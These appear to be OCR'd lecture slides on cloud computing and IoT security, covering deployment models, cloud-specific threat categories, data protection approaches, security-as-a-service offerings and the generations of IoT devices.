



Figure 13.2 Separation of Responsibilities in Cloud Service Models

Cloud Deployment Models




- **Public Cloud:**
  - responsible both for the cloud infrastructure and for the control of data and operations within the cloud
  - all major components are outside the enterprise firewall, located in a multitenant infrastructure
  - supplies easy-to-use consumer-type services (i.e., Amazon, Google, Yahoo Mail, Facebook, Linkedin provide free storage for photos)
  - appropriate for CSCs and entities not requiring the same levels of service that are expected within the firewall

Cloud Deployment Models




- **Private Cloud:**
  - implemented within the internal IT environment of the organization
  - the cloud servers and storage devices may exist on premise, off premise or both
  - deliver IaaS internally to employees or business units through an intranet or the Internet via a virtual private network (VPN), as well as software (applications) or storage as services to its branch offices
  - Services: database on demand, e-mail on demand, and storage on demand.
  - offers tighter controls over the geographic location of data storage and other aspects of security

Cloud Deployment Models



- **Community Cloud:**
  - shares the characteristics of private cloud (restricted access) and public cloud (shared among a number of independent organisations)
  - Example: health care industry
  - Can be implemented to comply with government privacy and other regulations

Cloud Deployment Models



- **Hybrid Cloud:**
  - Is a composition of two or more clouds (private, community, or public) that remain unique entities but are bound together by standardized or proprietary technology that enables data and application portability (e.g., cloud bursting for load balancing between clouds).
  - sensitive information can be placed in a private area of the cloud, and less sensitive data can take advantage of the benefits of the public cloud

Cloud Deployment Models

Table 13.1 Comparison of Cloud Deployment Models

	Private	Community	Public	Hybrid
Scalability	Limited	Limited	Very high	Very high
Security	Most secure option	Very secure	Moderately secure	Very secure
Performance	Very good	Very good	Low to medium	Good
Reliability	Very high	Very high	Medium	Medium to high
Cost	High	Medium	Low	Medium

Cloud-Specific Security Threats

- Abuse and nefarious use of cloud computing
- Insecure interfaces and APIs
- Malicious insiders
- Shared technology issues
- Data loss or leakage
- Account or service hijacking
- Unknown risk profile

See [SB18, pages 458-459] for more details.


Data Protection in the Cloud

- **Multi-instance model:**
  - provide a unique DBMS running on a VM instance for each cloud subscriber
  - The subscriber has a complete control
- **Multi-tenant model**:
  - provides a predefined environment for the cloud subscriber that is shared with other tenants, typically through tagging data with a subscriber identifier
- Data must be secured while at rest, in transit, and in use, and access to the data must be controlled: use cryptography

Data Protection in the Cloud


- **Multi-instance model:**
  - provide a unique DBMS running on a VM instance for each cloud subscriber
  - The subscriber has a complete control
- **Multi-tenant model**:
  - provides a predefined environment for the cloud subscriber that is shared with other tenants, typically through tagging data with a subscriber identifier
- Data must be secured while at rest, in transit, and in use, and access to the data must be controlled:
  - use cryptography, especially encryption

Security Approaches for Cloud Computing Assets



(a) Cloud computing assets

Security Approaches for Cloud Computing Assets



(b) Cloud computing management tasks

Cloud Security as a Service (SecaaS)

- **Security as a Service (SaaS):** a package of security services offered by a service provider that offloads much of the security responsibility from an enterprise to the security service provider
  - E.g., authentication, anti-virus, antimalware/spyware, intrusion detection, and security event management
- **Cloud security as a service (SecaaS):**
  - a segment of the SaaS offering of a CSP
  - the provision of security applications and services via the cloud either to cloud-based infrastructure and software, or from the cloud to the customers' on-premise systems

SecaaS categories of service

- Identity and access management
- Data loss prevention
- Web security
- E-mail security
- Security assessments
- Intrusion management
- Security information and event management
- Encryption
- Business continuity and disaster recovery
- Network security




Figure 13.6 Elements of Cloud Security as a Service

The Internet of Things

- **The Internet of things (IoT):** refers to the expanding interconnection of smart devices, ranging from appliances to tiny sensors
- The IoT is primarily driven by deeply embedded devices
  - Low-bandwidth, low-repetition data capture, and low-bandwidth data-usage appliances

Evolution

- **Four generations:**
  - **Information technology:** PCs, servers, routers, firewalls, and so on, bought as IT devices by enterprise IT people, primarily using wired connectivity.
  - **Operational technology (OT):** Machines/appliances with embedded IT built by non-IT companies, such as medical machinery, SCADA (supervisory control and data acquisition), process control, and kiosks, bought as appliances by enterprise OT people and primarily using wired connectivity.
  - **Personal technology:** Smartphones, tablets, and eBook readers bought as IT devices by consumers (employees), exclusively using wireless connectivity and often multiple forms of wireless connectivity.
  - **Sensor/actuator technology:** Single-purpose devices bought by consumers, IT, and OT people, exclusively using wireless connectivity, generally of a single form, as part of larger systems.
    - The fourth generation is usually thought of as the IoT, and which is marked by using billions of embedded devices.

IoT-enabled Things' Components




Figure 13.8 **IoT Components**

IoT and Cloud Context

